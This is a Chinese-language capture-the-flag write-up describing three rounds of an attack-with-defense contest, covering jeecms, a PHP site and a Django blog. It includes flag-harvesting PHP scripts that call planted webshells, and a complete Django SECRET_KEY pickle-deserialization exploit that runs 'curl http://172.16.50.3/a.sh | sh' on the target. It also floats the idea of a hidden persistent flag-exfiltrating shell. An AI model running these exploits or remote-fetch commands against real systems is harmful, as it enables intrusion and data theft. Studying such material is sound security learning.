
登录

2019年四川省大学生信息安全技术大赛AWD简单分析


Demons / 2019-07-30 09:04:00 / 浏览数 5545 安全技术 CTF 顶(1) 踩(0)

0x00 前言
AWD是第二天的比赛，三轮共三套题，总体下来感觉肾不够用了，午饭吃了一半就继续肝。第二天的比赛最后拿到第四名。

0x01 第一轮：jeecms
源码：链接：https://pan.baidu.com/s/1IniLYhTSn7116Dp9hVSJoA 提取码：qfhx



jsp，上来就是个shell执行
但是先不急，D盾扫一扫



一共四个马，前两个马一样的，于是使用世界上最好的语言php拿flags 【顺便删除自己服务器上的马】


```
<?php
//■■■■■■■■■■■■■■■■■■■■■■■■■■■■ ^_^
$temp = [];

$li = ['192.200.1.12:8080']; //■■■■■
foreach ($li as $key => $value) {
   $a = @file_get_contents('http://'.$value.'/jeecmsv9f/thirdparty/ueditor/index.jsp?cmd=curl%20http://192.200.0.70/remoteflag
   preg_match('/<pre>([\S]*?)<\/pre>/', $a, $match);
   print(@$match[1]);
   if (isset($match[1])) {
       $temp[] = $match[1];
   }
```

```
    $a = @file_get_contents('http://'.$value.'/jeecmsv9f/index.jsp?cmd=curl%20http://192.200.0.70/remoteflag/');
    preg_match('/<pre>([\S\s]*?)<\/pre>/', $a, $match);
    print(@$match[1]);
    print("\n");
    print($value);
    print('   ---  ');
    if (isset($match[1])) {
        $temp[] = $match[1];
    }
}

$b = array_unique($temp);

$flags = '';
foreach ($b as $key => $value) {
    $flags .= $key.'['.$value."]\n";
}
file_put_contents('jeecms.txt', $flags);
```

第三四个马由于使用过于复杂，我们就没研究了(这时我们已经在第一二名徘徊了，由于交flag要验证码，验证码全是两位数的加减题，所以我们都在专心地练习口算，没时

0x02 第二轮：html


源码已上传，见底部



这是由世界上最好的语言写的，话不多说，D盾上场

	级别	说明	大小	修改时间
9\html\extension\ali.php	5	多功能大马	56734	2019-07-21 11:34:23
9\html\extension\weixin.php	2	[可疑]file_get_contents 参数...	12207	2019-07-21 11:34:23
9\html\css\images\yijuhua.php	5	eval后门	30	2019-07-21 11:34:06
9\html\framework\view\edit_file.html	3	可疑引用:[type_rs.name]	3427	2019-07-21 11:34:49
9\html\plugins\youdaotrans\db.php	5	已知后门	182	2019-07-21 11:35:23
9\html\tpl\www\bbs_list.html	3	可疑引用:[bbs_list.php]	1646	2019-07-21 11:35:38
9\html\gateway\payment\chinapay\chinapay.php	1	数组字符串合并	4876	2019-07-21 11:34:58
9\html\gateway\payment\wxpay\notify_url.php	1	[可疑]file_get_contents 参数...	2089	2019-07-21 11:34:57

由经验可得，最后两个是wxpay SDK无毒的，(我自己在运营公众号，也自己写过商城，没记错上次出问题的是java版的wxpay sdk，索性直接忽略掉)，最后得到结论：ali.php、 yijuhua.php 、db.php这三个是后门




好直接，于是直接上世界上最好的语言拿flag

```
<?php

$flags = '';
$li = ['192.200.0.101:80']; // ■■■■
foreach ($li as $key => $value) {
   $ch = curl_init('http://'.$value.'/plugins/youdaotrans/db.php');
   curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
   // curl_setopt($ch, CURLOPT_CONNECTTIMEOUT , 3);
   // curl_setopt($ch, CURLOPT_TIMEOUT, 3);
   curl_setopt($ch, CURLOPT_POST, 1);
   curl_setopt($ch, CURLOPT_POSTFIELDS, 'An=curl+http%3a%2f%2f192.200.0.70%2fremoteflag%2f');
   $res = curl_exec($ch);
   curl_close($ch);
   print($res);
   print("\n");
   $flags .= "\n".$res;
}

file_put_contents('html.txt', $flags);
```

等等，怎么一直没出flag！折腾了好久都失败了 [在比赛结束后才发现我这个代码有个巨大的失误]


于是让队友用蚁盾一个一个地连上去拿flag，一个一个地去操作，真累；但是这时我们已经全场第一了，真香。

0x03 第三轮：blog
源码：链接：https://pan.baidu.com/s/1KB7l_kpkqWMi0dZXdeKH_w 提取码：bon1



噩梦一般的django，D盾也没办法

最后手动找到这个位置，的确有个漏洞，但是好像拿不到flag(求指导)（Python字符格式化漏洞及Django相关漏洞总结 https://blog.csdn.net/cemao4548/article/details/81008661 ）



找到了另外一篇《从django的SECRET_KEY到代码执行》https://blog.csdn.net/weixin_34006468/article/details/87980846

SECRET_KEY利用刚刚的格式化漏洞查看发现大家的都是一样的，于是直接开干

```
# !/usr/bin/env python
# -*- coding:utf-8 -*-
__author__ = 'bit4'
__github__ = 'https://github.com/bit4woo'

import os
import requests
from django.contrib.sessions.serializers import PickleSerializer
```

```
from django.core import signing
import pickle

def session_gen(SECRET_KEY,command = 'curl http://172.16.50.3/a.sh | sh',):
   class Run(object):
       def __reduce__(self):
           #return (os.system,('ping test.0y0.link',))
           return (os.system,(command,))

   #SECRET_KEY = '1bb8)i&dl9c5=npkp248gl&aji7^x6izh3!itsmb6&yl!fak&f'
   SECRET_KEY = SECRET_KEY

   sess = signing.dumps(Run(), key = SECRET_KEY,serializer=PickleSerializer,salt='django.contrib.sessions.backends.signed_cook
   #■■■■■session
   print sess


   '''
   salt='django.contrib.sessions.backends.signed_cookies'
   sess = pickle.dumps(Run())
   sess = signing.b64_encode(sess)#■■■■signing.dumps■■■■■■pickle.dumps■■■■■■■■■■■■■
   sess = signing.TimestampSigner(key=SECRET_KEY, salt=salt).sign(sess)
   print sess
   #■■■■■session■■■■■■■■■■■■■■■■■■■signing.dumps■
   '''

   session = 'sessionid={0}'.format(sess)
   return session

def exp(url,SECRET_KEY,command):

   headers = {'Cookie':session_gen(SECRET_KEY,command)}
   #proxy = {"http":"http://172.16.50.3:8080"}#■■■burp■■■■■■■■■■
   response = requests.get(url,headers= headers)
   #print response.content

if __name__ == '__main__':
   url = 'http://192.200.0.146:8000/'
   SECRET_KEY = '85bus3!*+_3t1ks)&&o(u-liuhucshja!-44a1squ93=#+v+4r'
   command = 'curl http://172.16.50.3/a.sh | sh'
   exp(url,SECRET_KEY,command)
```

因为执行的shell回显在服务器上，在服务器上可以看到
但是作为攻击者不能直接看到，我在自己电脑上做了个脚本放上去 http://172.16.50.3/a.sh
[在我电脑上，写得太烂就不放出来了]，于是利用脚本获取flag并发送到我电脑上，但是linux学的差，写出来有问题，一直失败，所以这一轮没有拿到一个flag

命运多舛

1. 第三轮有人疯狂地dos式扫描攻击我们的服务器，导致我们的ssh链接基本上无法操作，于是查看日志和网络连接，找到了对方的ip，我们给承办方反应，结果发现是我们
2. 有人利用漏洞把半数队伍服务器上的代码删除了，我们也不例外被删除，但是我们的ssh基本上卡死了，操作不了，于是只有接受命运的审判
3. 我们太菜了，眼睁睁地看着我们从第一掉到第四

0x04 总结
本来第一天晚上把各种环境都准备好了，结果因为开了windows
sandbox，第二天早上打开vmware就冲突了，时间紧迫又不敢乱操作，所以上午的时候kali都没用上，只有中午的时候关了sanbox重启电脑解决了。
一定要提前写好批量拿flag的脚本，把大致的框架写起，就不用每次都去敲for循环等等，awd的每10分钟都是宝贵的
这时我第一次写这类的文章，所以如果有表述不清的地方还请见谅，有问题可以下方留言，在能力范围内会尽可能回复

异想天开
现在再回顾以下比赛，其实可以写一个持久性收割flag的shell，每十分钟自动传flag到自己电脑，这东西运行后就在进程里，一般来说没人会去看这个

html.zip (6.353 MB) 下载附件

上一篇：国赛决赛laravel的另一种不完美做法 下一篇：CVE-2019-12384漏洞剖析
1. 0 条回复
   - 动动手指，沙发就是你的了！

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板